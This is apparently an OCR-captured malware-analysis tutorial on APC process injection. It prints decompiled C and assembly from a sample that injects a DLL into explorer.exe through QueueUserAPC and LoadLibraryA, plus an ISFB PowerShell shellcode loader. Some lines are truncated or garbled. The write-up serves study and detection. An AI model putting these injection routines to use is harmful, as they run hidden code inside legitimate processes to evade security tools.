
APC INJECTION


APC process injection is a technique used by attackers to execute malicious code within a legitimate process. This technique involves creating a new thread within a target process and then queuing an asynchronous procedure call (APC) to that thread. The APC can be used to execute arbitrary code within the context of the target process, allowing the attacker to bypass security measures that would otherwise prevent the execution of unauthorized code.

Malware authors perform process injection in explorer.exe, For this he tries to finds the path of the current executable and than look either that module inside explorer.exe or not.




```
push    esi             ; hModule
call    ds:GetModuleFileNameA
lea     eax, [ebp+Filename]
push    eax             ; String
call    _strlwr
lea     eax, [ebp+Filename]
mov     [esp+110h+SubStr], offset aExplorerExe_0 ; "\\explorer.exe"
push    eax             ; Str
call    strstr
```

Following routine list all Process and compare explorer.exe once found return it PID



```
v0 = CreateToolhelp32Snapshot(2u, 0);
v5 = v0;
if ( v0 == (HANDLE)-1 )
{
  result = 0;
ABEL_10:
  ms_exc.registration.TryLevel = -1;
}
else
{
  pe.dwSize = 296;
  for ( i = Process32First(v0, &pe); i; i = Process32Next(v0, &pe) )
  {
    for ( j = strlen(pe.szExeFile); ; --j )
    {
      v6 = j;
      if ( j < 0 || pe.szExeFile[j] == 92 )
        break;
    }
    if ( !stricmp(&pe.szExeFile[j + 1], "explorer.exe") )
    {
      result = pe.th32ProcessID;
      goto LABEL_10;
```


Allocate memory in the exploer.exe remote process and Queue a new procedure call in the remote process thread, and finally uses load library method to executing arbitrary code in the address space of a exploer.exe



```
HANDLE __cdecl injection(char *Str)
{
  HANDLE PID; // eax
  HANDLE v2; // edi
  HANDLE v3; // esi
  ULONG_PTR v4; // ebx
  HANDLE v5; // eax
  void *v6; // esi
  DWORD dwThreadId[104]; // [esp+Ch] [ebp-1C0h] BYREF
  SIZE_T v8; // [esp+1ACh] [ebp-20h] BYREF
  SIZE_T nSize; // [esp+1B0h] [ebp-1Ch] BYREF
  CPPEH_RECORD ms_exc; // [esp+1B4h] [ebp-18h]

  ms_exc.registration.TryLevel = 0;
  PID = (HANDLE)sub_100037BE();
  v2 = PID;
  dwThreadId[100] = (DWORD)PID;
  if ( PID )
  {
    PID = OpenProcess(0x1F0FFFu, 0, (DWORD)PID);
    v3 = PID;
    dwThreadId[103] = (DWORD)PID;
    if ( PID )
    {
      nSize = strlen(Str);
      PID = VirtualAllocEx(v3, 0, nSize, 0x101000u, 4u);
      v4 = (ULONG_PTR)PID;
      dwThreadId[102] = (DWORD)PID;
      if ( PID )
      {
        PID = (HANDLE)WriteProcessMemory(v3, PID, Str, nSize, &nSize);
        if ( PID )
        {
          sub_10003886(dwThreadId, v2, &v8);
          for ( nSize = 0; ; ++nSize )
          {
            PID = (HANDLE)nSize;
            if ( nSize >= v8 )
              break;
            v5 = OpenThread(0x1F03FFu, 0, dwThreadId[nSize]);
            v6 = v5;
            dwThreadId[101] = (DWORD)v5;
            if ( v5 )
            {
              QueueUserAPC((PAPCFUNC)LoadLibraryA, v5, v4);
```

Example 2: **ISFB APC Process Injection**



```
$rpgsxgd="jgrtkahbulw"

[byte[]]$malicious_code=@(@CODE@)

$api_1="
[DllImport(`"kernel32`")] public static extern IntPtr GetCurrentProcess()
[DllImport(`"kernel32`")] public static extern IntPtr VirtualAllocEx(IntPtr nak,IntPtr fqwqnkamstl,uint iws,uint vwuikcdy,uin
"

$ptr_api_1=Add-Type -memberDefinition $api_1 -Name 'yiavwssbdb' -namespace Win32Functions -passthru

$api_2="
[DllImport(`"kernel32`")]public static extern IntPtr GetCurrentThreadId()
[DllImport(`"kernel32`")] public static extern uint QueueUserAPC(IntPtr hsuahq,IntPtr dodcckyfgp,IntPtr ooacn)
[DllImport(`"kernel32`")]public static extern IntPtr OpenThread(uint hjke,uint aqhhi,IntPtr ndjws)
[DllImport(`"kernel32`")]public static extern void SleepEx(uint yxoiderq,uint cneqht)
"
$ptr_api_2=Add-Type -memberDefinition $api_2 -Name 'ecddc' -namespace Win32Functions -passthru

if($allocated_mem=$ptr_api_1::VirtualAllocEx($ptr_api_1::GetCurrentProcess(),0,$malicious_code.Length,12288,64)){
    [System.Runtime.InteropServices.Marshal]::Copy($malicious_code,0,$allocated_mem,$malicious_code.length)
    if($ptr_api_2::QueueUserAPC($allocated_mem,$ptr_api_2::OpenThread(16,0,$ptr_api_2::GetCurrentThreadId()),$allocated_mem))
        $ptr_api_2::SleepEx(20,1)
    }}
```

Pointer to Malicious Code

Powershell's process

Run the v
w.r.t len

QueueApc Read mal code and then open thread

SleepEx will put thread in alertable state